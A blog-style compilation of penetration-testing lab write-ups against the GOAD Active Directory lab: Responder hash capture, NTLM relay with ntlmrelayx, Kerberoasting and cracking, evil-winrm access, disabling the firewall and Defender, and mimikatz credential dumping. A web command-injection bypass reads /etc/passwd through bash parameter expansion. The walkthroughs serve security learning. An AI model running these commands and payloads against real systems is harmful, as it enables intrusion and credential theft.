
Some features and reasons to even use this

  • It’s like having a terminal history for commands that are often run remotely, and are therefore not in your terminal history.
  • Or maybe you’re on a new machine and the command you want to run isn’t in your terminal history yet. It comes in handy for things like: bloodyAD --host "[RHOST]" -d "[DOMAIN]" -u "[USER]" -p "[NTHASH]:[NTHASH]" add [PRIVILEGE] "[TARGETOBJECT]" "[SOURCEOBJECT]". If you’ve been working on something for awhile most of those variables in the square brackets will have already been set in the CLI, so you would not need to type them again because of the automatic variable replacement.
  • As noted above, automatic variable replacement for any new commands you run. Each command has a number of variables in common.
  • Easily add and modify the database from the CLI.
  • For any command selected there are links to online resources. These can also be added and updated via the CLI.

Below is an example of using it in a lab exercise. RTFM-RedOx

GOAD - Alternate Route to Owning Castelblack with Responder and Ntlmrelayx


In addition to jon.snow’s hash captured with Responder and then cracked, we also captured the hash of eddard.stark. Eddard.stark’s hash can’t be cracked, however if a hash captured with Responder can’t be cracked all is not necessarily lost. Under the right circumstances that hash can be used in conjunction with ntlmrelayx and passed to another host to ultimately gain access to that host. There are a few conditions that need to be satisfied first. For one, SMB signing needs to be disabled on any machine we are attempting to relay that hash to. We can find potentially vulnerable hosts and write their IP to a file using crackmapexec. We also need to modify Responder’s .conf file to turn off smb and http before using Responder and ntlmrelayx together. All of those steps are detailed below.

After some time eddard.stark’s hash is captured by Responder.

crackmapexec signing off

While that hash cannot be cracked, we can attempt to relay it with with another Impacket tool, NTLMRelayx. First we need find any other hosts on the network with SMB signing turned off to faciliate the relaying of the hash.

We can check for and generate a list of targets using crackmapexec’s --gen-relay-list. The following command will will look for any smb shares on the network with smb signing set to False and write those hosts to the file targets.txt

crackmapexec smb 192.168.56.0/24 --gen-relay-list targets.txt
crackmapexec signing off

We see there are two hosts with SMB Signing off, so we now have two potential targets in our targets.txt file

192.168.56.22
192.168.56.23

Before starting Responder we need to set smb and http to Off in responder.conf. Since I’m using Exegol, that conf file is located in /opt/tools/Repsonder/Responder.conf. The settings in responder.conf should look this:

[Responder Core]

; Servers to start                                                                                                                                                                                            
SQL = On                                                                                                                                                                                                      
SMB = Off                                                                                                                                                                                                     
RDP = On                                                                                                                                                                                                      
Kerberos = On                                                                                                                                                                                                 
FTP = On                                                                                                                                                                                                      
POP = On                                                                                                                                                                                                      
SMTP = On                                                                                                                                                                                                     
IMAP = On                                                                                                                                                                                                     
HTTP = Off                                         
HTTPS = On                                         
DNS = On                                           
LDAP = On                                          
DCERPC = On                                        
WINRM = On                                         
SNMP = Off 

Next start ntlmrelayx

$> ntlmrelayx -tf targets.txt -smb2support -socks

This is the only line set in my proxychains.conf file, which is for a socks4 proxy on my localhost at port 9050.

socks4  127.0.0.1 9050

This will be sufficient for this example, but a socks5 proxy would most likely be used in most scenarios.

After some time, Ntlmrelayx displays that a hash has been used to authenticate to 192.168.56.22 as eddard.stark.

ntlmrelay

Typing ‘socks’ in the terminal where ntlmrelayx is running reveals the following

socks command

The above output shows we have a connection to 192.168.56.22 as NORTH/EDDARD.STARK with Admin status, which means we can use smbexec or a similar tool to authenticate to that server.

Since we have a socks4 proxy currently setup in our proxychains.conf file we’ll use smbexec.py with proxychains4 to get a shell on Castelblack.

proxychains4 -q smbexec.py NORTH/EDDARD.STARK@192.168.56.22
smbexec

When prompted for a password you can just press enter. Using the flag --no-pass with smbexec will skip the password prompt altogether.

We are now on the machine as NT Authority/System and can do anything we like, such as using mimikatz to dump hashes, create a backdoor for persistence, etc. See the previous post for the post exploitation steps after owning Castelblack.

Command Injections Through Parameter Expansion

The following is an example of using shell parameter expansion to overcome the limitation of using spaces in a command injection vulnerability found in a web application parameter.


A simple test to try if you suspect a parameter is being passed to a shell script, binary or executable on the system would be to add ;whoami after the final parameter, or test for a blind injection by adding ;ping -c <your ip>. So for example

http://10.161.23.15?zoom=5&direction=up;whoami

The semicolon in Bash is used to signify the end of one command and the beginning of another. We need to include that first to end whatever command the application was attempting to run and begin executing the command we are trying to inject. If you wanted to chain two commands together you could use ;whoami&&id. I mention that because the && will be an important part of getting our command injection to work.

code execution

We can see in Burp Repeater’s Response pane that the output that our command was executed and displayed just below the text ‘Camera Adjusted’. whoami returned daemon and id returned uid=2(daemon), gid=2(daemon), group=2(daemon), 1(bin), 4(adm).

But when trying to execute a command with a space in it

http://10.161.23.15?zoom=5&direction=up;cat%20/etc/passwd

we get don’t get any output from our command.

Keep in mind that entering a space to any part of a url in your browser’s url bar will cause that space to be hex encoded automatically before it is sent to the server. However in Burp you can send the request directly to the server as an unencoded space. Most of the time this will cause a server error, but sometimes not, so it’s worth trying. In this instance sending the command with an unencoded space caused the web application to return a 400 bad request error, so the parameters we send to the server need to be url encoded.

We can assume that the hex encoded space (represented by the value %20) is causing the command to fail because the hex encoding is being passed directly to the system shell, and since cat%20/etc/passwd is not valid syntax in Bash the command fails.

So at this point we have command injection but we’re limited to only using single commands without any spaces, which isn’t all that useful. A possible way around this could be to use shell parameter expansion to convert cat /etc/passwd into a string that doesn’t throw an error when tacked onto the end of the url parameter and that also executes when passed to the Bash shell.


To see this working directly in your own linux terminal, paste CMD=$'\x20/etc/passwd'&&cat$CMD into Bash (this failed for me in zsh so make sure you’re using Bash), and it will execute cat /etc/passwd successfully. To break down the parts of the entire command, first we create a variable CMD and assign it the value $'\x20/etc/passwd', which will add the string /etc/password preceded by a space to the variable CMD. Second, the && tells bash to execute the next command if the previous command completed successfully. This is necessary because the syntax cat$'\x20/etc/passwd' is also not valid. Finally, cat$CMD will transform into cat /etc/passwd when executed in the system shell.

We can see from our output below that our command was successful

code execution via parameter expansion

Here’s an article with examples and use cases for parameter expansion at gnu.org. All of the examples on that site use braces instead of quotes, but quotes are also valid in place of braces.

GOAD Initial Recon and Compromise

If you want to follow along you can read my instructions for installing GOAD

Winterfell

The first two machines, winterfell.north.sevenkingdoms.local (a Domain Controller) at 192.168.56.11 and castelblack.sevenkingdoms.local (a SQL Server and a Web Server) at 192.168.56.22 had some very obvious paths to initial compromise and privilege escalation. Running Responder captured the hash of the user robb.stark, who is an Administrator on Winterfell. With those credentials I was able to Kerberoast and then crack the retrieved hash of user jon.snow, who is an admin of the SQL Server on Castelblack. I was then able to login remotely to the SQL Server as jon.snow. An alternate path to compromising Castelblack was through a very rudimentary ASPX web application running on the web server that allowed unrestricted file uploads. I uploaded an ASPX command shell and used that to get a reverse shell. With a shell on the box, I used the PrintSpoofer.exe exploit to take advantage of the SeImpersonatePrivilege token enabled for my user, and the fact that it was running an older/unpatched of Windows 10, to elevate to NT Authority/System. Below are all the steps to get onto each of those machines with both paths to the initial compromise of Castelblack.

I am using Exegol for all my attack tools.

The creators of GOAD are also the creators of this AD Pentest mindmap that provides an useful AD enumeration/exploitation workflow.

Nmap ping scan

First, check which hosts are up on 192.168.56.0/24 by running an Nmap ping scan.

nmap -sn 192.168.56.0/24 -vvv

The scan shows the following hosts are up

192.68.56.10
192.68.56.11
192.68.56.12
192.68.56.22
192.68.56.23
192.68.56.100

Keep in mind that a Windows host with Defender enabled will disable ICMP Echo (ping) requests in which case you can attempt to identify live hosts with an Nmap no ping scan. By default this will check the top 1000 ports. If you have a lot of hosts to check then you can limit that to the top 50 or 100 ports using --top-ports 100.

nmap -Pn 192.168.56.0/24 -vvv

Additionally, run Crackmapexec to identify which hosts are running SMB. This will also provide hostnames and identify whether SMB signing is disabled. If SMB signing is disabled (signing:False) then this opens up the host to potential relay attacks.

$> crackmapexec smb 192.168.56.0/24

SMB         192.168.56.23   445    BRAAVOS          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB         192.168.56.12   445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10.0 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10.0 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)

We see that SMB signing is disabled on the Castelblack and Braavos hosts, so those are candidates for using MultiRelay with Responder at some point. You can read more about SMB signing and it’s security implications here.

Responder

Start Responder to attempt to capture any hashes.

$> responder -I vboxnet0

[*] [NBT-NS] Poisoned answer sent to 192.168.56.11 for name BRAVOS (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.56.11   for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::ac3c:60f5:b782:9780 for name Bravos.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11   for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::ac3c:60f5:b782:9780 for name Bravos.local
[*] [LLMNR]  Poisoned answer sent to fe80::ac3c:60f5:b782:9780 for name Bravos
[*] [LLMNR]  Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [LLMNR]  Poisoned answer sent to fe80::ac3c:60f5:b782:9780 for name Bravos
[*] [LLMNR]  Poisoned answer sent to 192.168.56.11 for name Bravos
[SMB] NTLMv2-SSP Client   : fe80::ac3c:60f5:b782:9780
[SMB] NTLMv2-SSP Username : NORTH\robb.stark
[SMB] NTLMv2-SSP Hash     : robb.stark::NORTH:1122334455667788:BF64124B3566C435D3A1DF101A3786D3:010100000000000000A932B1BA6ED901922AA5FAD030CA1500000000020008004E004D003700330001001E00570049004E002D0049003700540052004F0035004700490046005700320004003400570049004E002D0049003700540052004F003500470049004600570032002E004E004D00370033002E004C004F00430041004C00030014004E004D00370033002E004C004F00430041004C00050014004E004D00370033002E004C004F00430041004C000700080000A932B1BA6ED90106000400020000000800300030000000000000000000000000300000D4C2A30E8225247B6BC03FA054767DB6461CB647CE70BC0F8A1C247FAD58F1010A001000000000000000000000000000000000000900160063006900660073002F0042007200610076006F0073000000000000000000

The high level overview of what Responder does from its GitHub README

Responder is an LLMNR, NBT-NS and MDNS poisoner. It will answer to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix (see: http://support.microsoft.com/kb/163409). By default, the tool will only answer to File Server Service request, which is for SMB.

The concept behind this is to target our answers, and be stealthier on the network. This also helps to ensure that we don’t break legitimate NBT-NS behavior. You can set the -r option via command line if you want to answer to the Workstation Service request name suffix.

From Responder’s output we see that we captured an SMB request. Since we started Responder with it’s default behavior enabled, we were only attempting to capture SMB requests. Using -w and -d retrieves another hash, but I’ll save that for a different write up. We can assume robb.stark must have requested an SMB resource on a share that is offline, no longer exists or maybe he mistyped the server name, which allows Responder to pretend to be the owner of this non-existent resource. Since this is a lab, that user interaction would be a simulated action from a command or script executed from a Scheduled Task. I’ll post the details of that later when I come across it to show exactly what action allowed Responder to capture robb.stark’s hash.

Once you have a hash you can attempt to crack it, but if that is unsuccessful MultiRelay can be used in attempt to authenticate to a different machine on the network. I’m guessing there will be an occasion to use Multirelay at some point on this network, so I will demonstrate that when I get there.

Save the hash to a file named robb.stark-hash.

Attempting to crack robb.stark’s hash using John is successful.

$> john --rules --wordlist=/usr/share/wordlists/rockyou.txt robb.stark-hash

..[snip]..

sexywolfy        (robb.stark)     

Now that we have robb.stark’s password (sexywolfy) let’s see what we can access with those credentials on any of the hosts we discovered previously through our ping scan. The --continue-on-success flag is used so the credentials will be checked across all hosts. Otherwise, Crackmapexec would exit after finding the first valid login.

$> crackmapexec smb 192.168.56.10-12 192.168.56.22-23 192.168.56.100 -u robb.stark -p 'sexywolfy' --continue-on-success

..[snip]..

SMB         192.168.56.23   445    BRAAVOS          [+] essos.local\robb.stark:sexywolfy 

SMB         192.168.56.22   445    CASTELBLACK      [+] north.sevenkingdoms.local\robb.stark:sexywolfy 

SMB         192.168.56.11   445    WINTERFELL       [+] north.sevenkingdoms.local\robb.stark:sexywolfy (admin)

Out of those hosts we see we have admin access on 192.168.56.11. Running Crackmapexec again, replacing smb with winrm, shows that we can also login via Windows Remote Management to 192.168.56.11.

$> crackmapexec winrm 192.168.56.11 192.168.56.22 192.168.56.23 -u robb.stark -p 'sexywolfy' --continue-on-success

..[snip]..

SMB 192.168.56.11   5986   WINTERFELL       [*] Windows 10.0 Build 17763 (name:WINTERFELL) (domain:north.sevenkingdoms.local)
HTTP 192.168.56.11   5986   WINTERFELL       [*] https://192.168.56.11:5986/wsman
WINRM 192.168.56.11  5986   WINTERFELL       [+] north.sevenkingdoms.local\robb.stark:sexywolfy (admin)

To login to the domain we’ll use evil-winrm

evil-winrm -i 192.168.56.11 -u robb.stark -p 'sexywolfy'

Check what other users are on the box

PS C:\windows\tasks> net user

User accounts for \\WINTERFELL

Administrator            arya.stark               brandon.stark
catelyn.stark            eddard.stark             Guest
hodor                    jeor.mormont             jon.snow
krbtgt                   rickon.stark             robb.stark
samwell.tarly            sansa.stark              sql_svc

Let’s put those users in a file, remove the spaces, put each username on a new line and use those later if we hit any dead ends.

Now that we have a username and password, let’s try to kerberoast some users

$> GetUserSPNs.py -dc-ip 192.168.56.11 north.sevenkingdoms.local/"robb.stark":"sexywolfy" -request -k

From that we get two hashes, one for jon.snow and another for sql_svc

$krb5tgs$23$*jon.snow$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/jon.snow*$93bbfa00ea3a4692fc9b93fa5fdcdacc$8c4ed06d966b723a91ed1ff9b713d72c1b58f25a823affe4f1b6d18aa7f12a17f4755084a506395e631a790949357be01d12739bc903e61f88b55173584ab6b5203ecf1b21a4adadd0be86ddf137aa834f8eaeb60c2962e3a5f1caedbb35ee0a43a4f7bd54c15e25f9fde230761e703ad1ab0c3a1d7dbcc79264c175b74072e3c9bbdd86c5af0bdc8cc5897ff86705b3e5cbe543fdf73c66d437db54ac96c51b02263c191fcb0e8d80c86f8a8ddefcc17eceb25a1da67d53f848e01bce45fa75867b0636e0f731df4b932bd047dbdcf4fdb3aff28af345d8c1ecda7188a0292e94fadf1cfb29f1ae82871a9bc350c5ef694b3e583a5d78eef83cd7c3b4dfc58b223e317a936f13a9ef8c3b303e167eca7ca89017f2d2bbd4d4c55cf4a8692e434304f34fc524f5a7073d564d94006dfb48ac75e3e66b521b485a22525f7fd9901382c5e6e149e7b82416cf8bbd5adee4b86536a678e2fdc42f1c678866b00f911a8635fd1028abb202b9a25783cae5706102df266841ede6b00964dce0592694e22fb440100598d85408b8f6dc686135fe248021906067774857a5aff418060291be0fa3a0ce6545ca236a23699cd3853077afc5d83d47a5f9f7fc9df828e50eb29da6e8bc3c2220a4c536e554e64347efed186111ddcb047894e28a683d7dc9bf19ffa4b3eb60d9adfe59ca3da53938a63065874203bcb130eb3176f6321706a7c8b45aadb7e7e2095d16f4026a52315700a282c433153bc381b859adf1ee75d96681521bd4c65b534043773eaeb710aaa3454732d4f56015c9d12d6611ac11b112ee7edf0ae22e15a027fa926c3f8767c5d52dd3d28a39204abbe1d429b7b686b2eb32a63fd4dade860bc0da43fa13f449e24972f7b400480bd911f28bacf901c18201c4ea6748a412acd9bce2707ae344e29f4faac820b625c2bf6cf5dc8fbd7f033774aa8c7fdc1ea6327e69a4b638594c4a6759e20a64bec1e90819a78cc573ed4ad6a401118761a74cf32fc15815667d9c5a070433ee7b3273bc473bda32cb25b8c37806ddecf64e24be875566821e5107cd2e0b8494d7d8534972a2395e979bc65ad71808740c8d7c8a75a308025efdd06f2e500f740d10e7e5c01eae9303a0b307f54c16c39bf87b62e165a8742abe65861f8884ff1e1ea653ece930825deb3eaa32162a7353cc7a57d960838d5bc05336a06945eec0c35e8f72f50edd53643fa33365f5ba012f9884cbbf75ebfd0363ee4568a8530430e8dd3e2764742d0132716b7819f5ead72f78805e835cf0b56c9d788c566515782059d9d3b2c5b1d726c8e75319456b7a1bba196b47938f94e51f2a3edf1f01fa0b0f82f5940e91855f076a349dd1572b969b2dabf56422d668a14e38dc596a04df84ff1fb5848e1d4e9cb52344947422de633f7442c79a3e7d63fa7ecf94eeb2461fe7b6aade2e670e6d37c220c9dc75c8fe8d6674ac861adf


$krb5tgs$23$*sql_svc$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/sql_svc*$2e639c12ceb791ebefd86ed85b572b3b$0e5af738424c753f18144ebb3452fd4f29f4218b628919c962137032eaa9b7f05e13f1a8207989b5d82e1bafe987372e6fe9745285a9740ac49296f2bf22dc976c59fc2112ed4537dd1fda2bc4b44ef2a9c28e28a35d51bf6b3f3ae33eb7095b817da859c768f65d7404529370e59938f72f14308274a1e3c35d57bb802f90e9b8ebbabcba9cc489a3666a2304fa8db15d661df719c752e6357f9cda03ee1af825df734f7175d86d73e35608950de8a68404aaf6b172c018f3c259f14644041ca7e8e4082bf77d4f8d713ce08b3f9054a2c5f798e19b869d7305cf0a500436853cd3dd3d24d4350e0f21d67e5a2ab6166f01244ab5f16f59acb9d5e124e711f289fb9f1453a5ba50c4cdd0178930e252945f5ebac8f4ea9af4d8311bcb5725a91e85e2e9abd52aa94bdd054854caeb1a9dd261f207eca7b4dc036fb744c11e9c3c47bc0ca7941940a8e614732f123e7108db1589feb9908401464c88c8965ba827851cad59208818ca394b2161f65dbf34c747558a05407e283cf882a9a47dedd7401a71ca69e2df66a5b823367c58a6e7218d5727f99e157ca89bf7db85fac9aef485fa10ce7f8873239980577f85a387ee8e10a24d7c3808e8bdfa11375eee4b654c2285fdd66d8cf78c17746df50591821c6e9d8c7c585b8d7496010454455d397922b69c5c145886863b5e0728b8f9933b5bc22ba5e67d9a1b6c0b356c0ce2ba5dc2910d2e9f38070e5c755bf4a0950db6472b7e500e098fc70b408c678ea3685db30622da82c49cd4fbaee638545da2e3662ced9e68d6a221b7d821bd1dc82c0c118086be30e56f9cde0d4ed45197c6a295b288d246c2c08a4dfdae410f7be83611fc21cf93054621d84ae7d24cc9047fe86363206579806b0fdc232354dc5aa4b4ebd87feb1321ea1354611d84c3a4c41e9b3c45bd4bfd2c29429d7999fc51bbbfe2285ed7306347e1731e8a9f7eaa928977d77d5788d12ca72aeedf333d5e8dff58595831342b386ee12a559f47de3fd670ac59c66d4f39f0a0cd25b9ef01c306fbf767ea096704420924748e9747ad07abfdfdef508b5f8436d1323e7617486ef8f8cb3cd9cc016b60dccb098acd5dad0a934f08e7b6c65ec174ba367b85c0cf9c9023b364ac0b80f12b0eb9e42df8852ad9ae4d0a4fcbaab8a43ee6b48e132e7e2184b29d9accc28cbe292d2ed060109dafdf13c6ea82738d09b0b20b46d2e3f32c4c1a10fc9c395cfc77ebe1432cb86bf4333fc2675c56df430bbbb7a2aee7b6a033400eeaf7603568e8f1bc965793c279a6264bfab8726226524b9c8010675546b4a0d88782f361d77370c73259c210ffaff6ccb27991a413ae7fc0831a2ad8c359b71b227e71232ba0169dd27980ab13d89b793e7b22bfd5d3f1c25854690ae94bff45e20dcb5b2f1cbf6390a7864ccb0ffb7ab2b45ada2b1663a852a3c4d203e5f8fb30d6f2c3a259512ac1e18a

Attempt to crack both of those hashes by first saving only the Hash portion to two separate files: jon.snow-krb23 and sql_svc-krb23. Note that within the Exegol Docker container hashcat will seg fault, so I installed hashcat separately within the Ubuntu VM itself.

$> hashcat -m 13100 jon.snow-krb23 /usr/share/wordlists/rockyou.txt

..[snip]..

$> hashcat -m 13100 sql_svc-krb23 /usr/share/wordlists/rockyou.txt

jon.snow’s hash was cracked but the attempt to crack sql_svc was not successful. jon.snow’s password is iknownothing

Back to Crackmapexec to check what we have access to, which didn’t yield anything interesting for SMC or WINRM. However, trying MSSQL shows that jon.snow is the admin of the SQL Server on 192.168.56.22

$> crackmapexec mssql 192.168.56.10-12 192.168.56.22-23 192.168.56.100 -u jon.snow -p 'iknownothing' --continue-on-success

MSSQL       192.168.56.22   1433   CASTELBLACK      [*] Windows 10.0 Build 17763 (name:CASTELBLACK) (domain:north.sevenkingdoms.local)
MSSQL       192.168.56.23   1433   BRAAVOS          [*] Windows 10.0 Build 14393 (name:BRAAVOS) (domain:essos.local)
MSSQL       192.168.56.22   1433   CASTELBLACK      [+] north.sevenkingdoms.local\jon.snow:iknownothing (admin)

Before moving on, let’s also try the usernames and 2 passwords we have already found against the MSSQL server. Create another file named passwords that contain the passwords for both jon.snow and robb.stark.

$> crackmapexec mssql 192.168.56.11 -u users -p passwords --continue-on-success

No new access was found.

Check the the .22 host again with all users and passwords. If you have gathered many users and passwords then running the following might lead to account lockout. In those cases use the --no-bruteforce flag so that it doesn’t try all username/password combinations, but only checks each user with their corresponding password.

$> crackmapexec mssql 192.168.56.22 -u users -p passwords --continue-on-success

MSSQL       192.168.56.22   1433   CASTELBLACK      [+] north.sevenkingdoms.local\robb.stark:sexywolfy (admin)

From the output we see that robb.stark is also an admin of the MSSQL server.

Tamper Protection was enabled so running PowerView or any other tools gets flagged by Windows Defender. The only way around that would be to RDP into the box or do some type of AMSI bypass. Our current user is not in the RDP group but since we are an Administrator of this machine we can add ourselves to that group.

Remote Desktop was already enabled and remotely accessible, but I’ve still included the commands below to enable Remote Desktop, allow it through the firewall and add our user to the Remote Desktop Users group.

*Evil-WinRM* PS C:\windows\tasks> Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -name "fDenyTSConnections" -value 0
*Evil-WinRM* PS C:\Users\robb.stark\Documents> Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
*Evil-WinRM* PS C:\Users\robb.stark\Documents> net localgroup "Remote Desktop Users" robb.stark /add

Login via RDP:

$> xfreerdp /d:north.sevenkingdoms.local /u:"robb.stark" /p:"sexywolfy" /v:192.168.56.11 /cert-ignore +clipboard /size:95%

robb.stark is in the Administrator group so have full control over this machine.

Given our elevated access we’ll next check if we can dump any passwords from memory using Mimikatz.

Upload mimikatz.exe to the machine through Evil-winrm’s upload function:

*Evil-WinRM* PS C:\Users\robb.stark\Documents> upload mimikatz.exe

In order to get that to run I had to turn off the firewall.

netsh advfirewall set allprofiles state off

and disable ‘Real Time Tamper’ protection via the GUI since I have an RDP session.

Real Time Protection
C:\> .\mimikatz.exe

>>> privilege::debug
>>> sekurlsa::logonpasswords

Mimikatz didn’t find anything new or useful.

The following is more of a behind the scenes to show how the lab creator added the user simulated action that allowed use to retrieve robb.stark’s hash via Responder.

Checking the ScheduledTasks currently running on Winterfell we see a task named responder_bot

PS C:\> Get-ScheduledTask

TaskPath                                       TaskName                          State
--------                                       --------                          -----
\                                              connect_bot                       Ready
\                                              ntlm_bot                          Ready
\                                              responder_bot                     Ready

Getting more information on responder_bot with schtasks:

PS C:\> schtasks /query /tn responder_bot /fo list /v

Folder: \
HostName:                             WINTERFELL
TaskName:                             \responder_bot
Next Run Time:                        4/17/2023 2:44:11 PM
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        4/17/2023 2:42:11 PM
Last Result:                          1
Author:                               N/A
Task To Run:                          cmd.exe /c powershell New-PSDrive -Name "Public" -PSProvider "FileSystem" -Root "\\Bravos\private"

...[snip]...

Notice there is a misspelling of the host Bravos, which should’ve been Braavos in the following command being run by the scheduled task

cmd.exe /c powershell New-PSDrive -Name "Public" -PSProvider "FileSystem" -Root "\\Bravos\private"

This is all that was necessary for Responder to poison the request and get the victim machine to authenticate to Responder’s Rogue SMB server, allowing us to retrieve robb.stark’s hash.

